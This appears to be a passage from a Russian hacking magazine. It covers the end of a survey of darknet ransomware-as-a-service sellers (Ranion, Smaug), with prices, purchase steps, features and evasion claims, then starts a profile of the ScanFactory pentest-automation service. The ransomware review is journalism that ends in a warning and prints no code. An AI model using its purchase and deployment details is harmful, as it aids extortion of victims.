ВЫМОГАТЕЛЬСТВО КАК УСЛУГА

КТО И ЗА СКОЛЬКО ПРЕДЛАГАЕТ В ДАРКНЕТЕ ПОМОЧЬ С ВЫМОГАТЕЛЬСТВОМ

9. Blackmail Bitcoin Ransomware с исходным кодом за 40 долларов

Программа-вымогатель распространяется через флешки и установочные файлы, скачанные в интернете. Для USB-накопителя существует опция автоматического запуска вредоноса через определенный временной промежуток. Особенно приятно, что в комплект входит руководство по применению.



10. Исходный код пяти программ-шантажистов Bitcoin Ransomware за 18 долларов

В эту подборку включены современные вредоносы, а также инструкции по их конфигурации и распространению. Названия малвари держатся в секрете, но вендор сообщил, что все программы новые и подходят для вымогательства виртуальных валют.

А вот русский даркнет, как обычно, разочаровал. На русскоязычных торговых площадках и форумах не продают программы-вымогатели и не предоставляют услуги организации атак, потому что модераторы платформ банят за RaaS. Куда ни кинь, везде только вещества, кардинг и пробивы.

ШАНТАЖ ПОД КЛЮЧ

Сейчас в дарквебе работают две полноценные платформы RaaS, созданные для автоматизации и оптимизации распространения малвари и получения выкупа. У площадок разный modus operandi и условия сотрудничества, но их объединяет одно — девелоперы не продают исходный код вредоносов.

Ranion


Владельцы площадки предлагают приобрести сервисный пакет, в который входят:

- расположенная в Tor панель управления для менеджмента ключей;
- расшифровщик;
- аддон для перевода текста баннера с требованием о выкупе на определенный язык и добавления расширений файлов в список поддерживаемых.


Чтобы получить доступ к услуге, владельцы просят перевести деньги в Bitcoin и отправить письмо на их электронную почту, сообщив свой адрес BTC, сумму выкупа, email для связи с клиентами и список аддонов. После подтверждения платежа владельцы площадки обещают выслать:

- исполняемый файл программы-вымогателя для устройств на Windows x86 и x64, которая применяет алгоритм шифрования AES;
- декриптор для расшифровки данных;
- ссылку на панель управления в дарквебе.

После запуска экзешника на компьютере жертвы малварь зашифрует все файлы с 43 расширениями из списка (например, .txt, .docx, .jpeg и .rar), сгенерирует ключ и отправит его в панель управления. На мониторе зараженной машины появится сообщение с требованием о выкупе. В предупреждении будет указан адрес криптокошелька и email для связи. Если пострадавший не переведет битки за семь дней, то ключ для дешифровки будет удален.



Получив криптовалюту от жертвы, атакующий должен запустить декриптор, вставить ключ жертвы и выбрать опцию Decrypt My Files. После этого файлы будут автоматически расшифрованы.



Вредонос поддерживает опцию отложенного запуска и шифрования, отключает диспетчер задач, меняет обои на рабочем столе и отслеживает IP устройства. Помимо этого, предлагается приобрести дополнительный обфускатор и уникальный .onion-адрес (будет написан на баннере) за 90 долларов. Подписка на сервис на один месяц стоит 120 долларов, на шесть месяцев — 490 долларов, на год — 900 долларов.


По словам авторов проекта, 85% антивирусов не находят Ranion, оставшиеся 15% вносят файл в список подозрительных или нежелательных программ. Разработчики регулярно апдейтят вредонос и обещают рассылать обновленные версии подписчикам на электронную почту. Последний на момент написания статьи апгрейд был выпущен в сентябре 2020 года. Девелоперы утверждают, что распространяют ПО сугубо в научных целях, чтобы снять с себя ответственность за незаконные действия клиентов.

Сотрудники сайта Virus Total установили, что в 2017 году экзешник Ranion детектировали 41 из 60 антивирусов. Версию RANION v1.11, выпущенную в сентябре 2020 года, на данный момент еще не проверяли. Малварь не шифрует теневые копии файлов, благодаря этому данные можно восстановить с помощью бэкапа. Тем не менее информацию не получится расшифровать декрипторами, разработанными экспертами по кибербезопасности, потому что вредонос создает уникальные ключи.


Smaug

Площадка была открыта в мае 2020 года и позиционирует себя как ведущий проект в сфере RaaS. Регистрация на платформе стоит 0,2 BTC (2137 долларов по текущему курсу). После внесения платежа пользователь получает доступ к учетной записи и может создать кампанию по заражению компьютеров, выбрав одну из двух опций:


- обычная (для каждого устройства создается уникальный ключ);
- институциональная (шифрует данные на нескольких гаджетах, используя один ключ).




Судя по инструкции, каждой кампании можно присвоить произвольное название, ввести размер выкупа в Bitcoin, написать сообщение, которое будут видеть жертвы, и задать срок действия. Затем нужно выбрать операционную систему (Windows, Linux или macOS), нажать на кнопку Create и скачать исполняемый файл программы-вымогателя.



Вредонос шифрует файлы на устройстве жертвы и открывает текстовый документ, в котором указана ссылка на портал Smaug.



Сервис предоставляет ключ для декрипта информации после перевода необходимой суммы в BTC, но дает возможность расшифровать один файл бесплатно в тестовом режиме. Платформа взимает комиссию 20% за все транзакции и автоматически начисляет Bitcoin в кошелек агента. Smaug ведет статистику кампании по трем показателям: сумме выплат, числу посетителей и количеству платежей.



Малварь шифрует информацию только на жестком диске компьютера и самостоятельно не распространяется по локальной сети, чтобы сократить вероятность обнаружения антивирусом. Разработчики Smaug запрещают выполнять атаки на территории стран СНГ, кроме того, сервис начали пиарить на русскоязычном форуме в даркнете, поэтому складывается впечатление, что за созданием платформы стоят выходцы из Содружества. Сервис берет высокую комиссию и огромную плату за регистрацию, но сервер сайта работает нестабильно и периодически отключается. То ли с поддержкой не все гладко, то ли конкуренты дидосят.

В конце сентября работники Virus Total протестировали эффективность использования антивирусов для борьбы со Smaug и выяснили, что 44 из 67 программ смогли его идентифицировать. Вредонос удаляет исходные файлы после шифрования и генерирует уникальные ключи, поэтому декрипторы не работают. Из-за этого пострадавшим, которые хотят восстановить доступ к информации, не остается ничего иного, кроме как заплатить выкуп. Однако вирус не удаляет резервные и теневые копии файлов, поэтому бэкап — самая надежная защита от Smaug.

ВЫВОДЫ

Стать низшим звеном в киберпреступной пирамиде в наши времена легче легкого, и цены на вредоносное ПО начинаются с несерьезных 15 долларов. Но, я думаю, ты отлично понимаешь, почему разработчики программ-вымогателей вместо того, чтобы применять свои творения, продают их по подписке подобно Office 365 и Adobe CS. Стоит записаться в эту очередь, и ты гарантированно станешь крайним.

aLLy
ONsec
@iamsecurity

КОНВЕЙЕР ДЛЯ ПЕНТЕСТА

ЗНАКОМИМСЯ С СЕРВИСОМ SCANFACTORY И АВТОМАТИЗИРУЕМ ОБХОД ПЕРИМЕТРА

Каждый безопасник рано или поздно задумывается об автоматизации своей работы. С такими же задачами столкнулись Владимир Иванов и Анатолий «c0rv4x» Иванов. Они начали с небольших шагов по автоматизации рутинных пентестерских задач и их мониторинга, а затем превратили свои наработки в сервис ScanFactory. Редакция «Хакера» пообщалась с Владимиром Ивановым и самостоятельно опробовала сервис.

Неважно, занимаешься ли ты аудитом, работаешь безопасником или участвуешь в программах багбаунти, — на первом этапе пентеста часто ты будешь проводить одни и те же подготовительные действия: собирать поддомены, сканировать айпишники, перебирать директории и так далее. Автоматизировать все это крайне соблазнительно. Задал параметры, нажал кнопку «сканировать» — и можно продолжать заниматься своими делами, пока не придут отчеты.

Создатели ScanFactory, как и другие пентестеры со стажем, тоже столкнулись с этой задачей и сначала стали решать ее для себя, а затем это выросло в нечто большее.

WWW

Project Black — опенсорсный проект, созданный Анатолием Ивановым во время работы в Positive Technologies.

«ScanFactory создавался в первую очередь как продукт, который призван экономить время и деньги компании. Он будет полезен как blue team, так и red team — людям, которые выполняют одинаковые задачи в области тестирования инфраструктуры на проникновение», — говорит Владимир Иванов. «Мы очень горды нашим творением, — продолжает он. — И даже немножко страшно от возможностей, которые мы получили, потому что мы покрываем большинство сценариев базового пентестерского аудита».

Сейчас ScanFactory находится в стадии стабильной беты и уже используется в качестве пилотов в компаниях. Как в любом B2B-продукте, все вопросы решаются индивидуально с клиентом, проект выстраивается под его нужды и, по словам разработчиков, запускается в течение дня. Также они готовы разрабатывать и интегрировать фичи, которые могут понадобиться крупному клиенту.

ЧТО МОЖНО АВТОМАТИЗИРОВАТЬ?

Если задаться вопросом, что вообще делает пентестер, то в общих чертах можно ответить так: он, опираясь на опыт, ищет вариант взаимодействия с приложением, не предусмотренный логикой, и пробует раскрутить его до полноценной уязвимости. Поэтому первая задача — в том, чтобы собрать как можно больше точек входа в исследуемую инфраструктуру.

На этом этапе обнаруживается одна из слабостей человека — он не может построить в голове граф из всех вариантов того, где потенциально могли бы быть уязвимости на внешнем периметре. Человеческие возможности ограниченны!

Поэтому случается так, что некоторые уязвимости проходят мимо глаз исследователей и долгое время остаются ненайденными. В аудите очень важны личные качества человека (насколько он усерден, к примеру) и его опыт: с какими вариантами необычного поведения приложений он сталкивался и какие способы их эксплуатации уже применял.

Для автоматизации, конечно же, существует самый разный софт, причем выбор инструментария есть почти в каждой из областей. В нашем распоряжении — веб-сканеры (Burp, Acunetix, Netsparker), инфраструктурные сканеры (Nessus), а также всевозможные сетевые сканеры, дирбастеры, сканеры CMS и прочее. Почти каждый день появляется что-то новое. Если автоматизировать все, что существует, это позволит сильно расширить покрытие того самого графа уязвимостей.

На человека при этом ложится задача связать между собой все эти средства. Грубо говоря, выходные данные одной программы должны поступать на вход другой, а ее результаты работы — следующей. Но у этих программ нет какого-то единого высокоуровневого интерфейса, и они обычно не задуманы как часть какого-то набора. Следовательно, автоматизация становится нетривиальной задачей. «Мы программно соединили проги, которые никто раньше не мог соединить», — с гордостью сообщает Владимир Иванов.

Идея решить эту задачу лежит в основе ScanFactory. Если обобщить, то ScanFactory — это SaaS для автоматизированной оценки защищенности внешней инфраструктуры. Он сканирует периметр, обнаруживает проблемы безопасности и оповещает о них, а также выполняет мониторинг для отслеживания новых проблем в будущем.


КАК РАБОТАТЬ СО SCANFACTORY

Давай для начала представим себе сферический пентест в вакууме. Заказчик говорит, что в скоупе все поддомены основного сайта компании, например `*.company.corp`.

Наши действия будут следующими.

1. Составляем список всех поддоменов и получаем их IP-адреса.
2. Запускаем сканер портов, например Nmap. На вход отправляем IP из предыдущего шага, а на выходе получаем открытые порты и список запущенных сервисов.
3. Найденные веб-сервисы отправляем в дирбастер, чтобы собрать интересные файлы и директории, а на бинарных — брутим пароли.
4. Проходимся по веб-сервисам краулером с целью собрать формы, домены и HTTP-запросы. Для каждого нового домена повторим алгоритм с шага 2.
5. HTTP-запросы отправляем в фаззер, чтобы найти скрытые параметры и проанализировать их. И дальше в таком же ключе.


При использовании ScanFactory все эти действия выполняются в несколько кликов. Создаем новый проект и указываем скоуп со звездочкой: `*.company.corp`.



Создание нового проекта в ScanFactory


Здесь же можно указать черный список IP-адресов и доменов, находящихся вне скоупа.

Затем на странице проекта достаточно просто нажать на кнопку запуска.



Страница проекта в ScanFactory

Теперь можно заваривать кофе и заниматься другими делами в ожидании результатов. Пример отсканированного проекта с найденными уязвимостями ты можешь увидеть на странице с Live Demo.




Страница ScanFactory с найденными уязвимостями

КАК SCANFACTORY ИЩЕТ СЛОЖНЫЕ УЯЗВИМОСТИ

Вот как Владимир Иванов описывает сценарий, в котором ScanFactory позволяет найти, проверить и раскрутить цепочку из нескольких уязвимостей, которая при ручном сканировании, скорее всего, осталась бы незамеченной:

> *У нас есть основанный на Selenium краулер, который ходит по сайтам. Он заходит на сайт, рендерит страницу и видит, что там автоматически подгружается файл на JS. Краулер смотрит внутрь него и видит, что в комментариях к скрипту разработчик оставил ссылку или домен какого-то тестового стенда, который еще нигде не встречался и о котором не было известно.*
>
> *Этот домен помещается в базу. Далее планировщик видит, что в базе появился новый домен. Он берет этот домен и создает список задач уже для него. Сканируются порты, и дирбастер находит скрытую папку со скриптами. В одном из них — давно забытая POST-форма. Специальная утилита находит в форме скрытый параметр, при отправке которого ответ на странице изменится.*
>
> *Полученный HTTP-запрос со скрытым параметром сохраняется и отправляется в BurpSuite, который и находит SQL-инъекцию.*



Еще один сценарий уязвимости, которую может обнаружить ScanFactory

Во время одного из первых тестов парни столкнулись с проблемой сканирования сайтов с большим количеством похожих страниц. Например, в блогах и новостных сайтах они могут исчисляться тысячами. Поэтому схожие страницы нужно игнорировать, а атаковать достаточно одну. Чтобы сравнивать страницы между собой, в ScanFactory используют технологию Fuzzy Hashing на основе алгоритма SimHash, который применяется в Google.

INFO

SimHash на основе элементов HTML-дерева считает хеш-функцию так, что у двух похожих страниц будут похожие хеши. Если страницы отличаются меньше, чем на пороговое значение, то соответствующие запросы можно не сканировать дважды. Но как определить пороговое значение — тема для отдельной статьи.

Также для каждого клиента система автоматически генерирует специальные словари. Во время обхода сайтов краулер вытаскивает из страниц часто встречающиеся ключевые слова. Получается список слов, специфичных для компании и сферы деятельности. Эти словари используются во время брутфорса паролей, а также для поиска скрытых поддоменов.

АРХИТЕКТУРА SCANFACTORY

Внутри у ScanFactory — сложная система взаимодействующих пентестерских утилит, всего их более 20 штук. Каждая утилита запускается в отдельном Docker-контейнере, а управлением системы занимается ядро. В ядре описано, как именно происходит сканирование, вся последовательность запуска программ, частота срабатывания каждой из них и прочие опции для каждой.

Список используемого софта

- Burp Suite + 12 плагинов
- Nessus
- Amass + шесть платных API
- GoAltdns
- Nmap
- Nuclei
- Краулер на основе Selenium
- Dirsearch
- ffuf
- Patator
- SubFinder
- subjack
- waybackurls
- WPScan

Важная задача, которую удалось решить разработчикам, — это приоритизация задач. В основе ScanFactory лежат очереди. Как только появляется HTTP-запрос, в котором, например, есть форма с интересными параметрами, то задача его обработки становится приоритетной — сервис будет сканировать такую страницу раньше других.

Для каждой утилиты, бесплатная она или коммерческая, написана обертка на Python. Она подписывается на очередь и через очередь получает новую задачу — ссылку на какой-то внутренний объект. Объекты бывают разных типов: проекты, хосты, HTTP-запросы и другие. Обертка их принимает, анализирует и на выход отдает данные, которые приводятся к одному виду, а затем проходят через ряд внутренних микросервисов. В конце данные сохраняются в MongoDB.

Через микросервисы реализованы все дополнительные фичи, в том числе упомянутое сравнение похожих страниц, поиск данных в HTTP-ответе и прочее. Например, когда нашелся новый домен, нужно проверить, входит ли он в скоуп, определить приоритет его сканирования и выполнить другие операции. Все это делается с помощью микросервисов.

Чтобы упростить масштабирование, разработчики используют Kubernetes. Эта технология позволяет ScanFactory масштабировать ресурсы в зависимости от количества задач в очереди. Например, если нужно просканировать пул IP-адресов, для этого сначала увеличивается число контейнеров Nmap, потом число контейнеров с обработчиком HTTP-ответа, а затем ресурсы освобождаются, пока система ждет следующих задач.

За два года разработки ребятам удалось решить огромное количество возникающих проблем. Как спроектировать модель данных? Как оптимально хранить HTTP запросы и ответы? Как расставлять приоритеты для задач сканирования? Как обнаруживать аномалии во время фаззинга? Как оптимизировать сканирование больших проектов? Как нормализовывать результаты работы разных программ?

КОНКУРЕНТЫ

«Наша команда постоянно мониторит ИБ-комьюнити в поисках новых методов для решения задач. Это важный процесс, потому что каждый день появляется что-нибудь новое, а мы хотим, чтобы наш продукт был компиляцией лучших техник из того, что есть сейчас», — рассказывает Анатолий Иванов.

Именно поэтому архитектуру интеграции новых утилит разработчики стараются сделать максимально простой, чтобы можно было добавлять новую утилиту за несколько дней. «Новые решения, программы или технологии легко интегрировать. Будь то самописная утилита, свежий эксплоит или набор репортов с багбаунти», — объясняет Анатолий.


Главное отличие ScanFactory от конкурентов — это как раз прозрачность в выборе софта и алгоритмов работы. Чаще всего такие решения проприетарные, например Nessus фирмы Tenable или Qualys WAS. С ними никогда не знаешь, что они будут делать после нажатия на кнопку Scan.

«Чаще всего такие решения рассматривают каждый объект внешней инфраструктуры как отдельный, то есть никак не связанный с другими, — рассказывает Анатолий Иванов. — Грубо говоря, запускается один большой контейнер, в котором воркеры выполняют один и тот же зашитый разработчиками перечень проверок для одного домена. Есть некий условный список уязвимостей, который они пытаются обнаружить. А мы пытаемся научить систему связывать разнородные данные, раскручивая их до уязвимости, как это делает пентестер».

ВПЕЧАТЛЕНИЯ

С точки зрения пентестера, сканер вроде ScanFactory — это потенциальный помощник, которому можно было бы доверить рутинную часть аудита. Мне, к примеру, всегда хотелось автоматизировать сбор и запуск всевозможных сканеров до уровня «задал скоуп и нажал кнопочку».

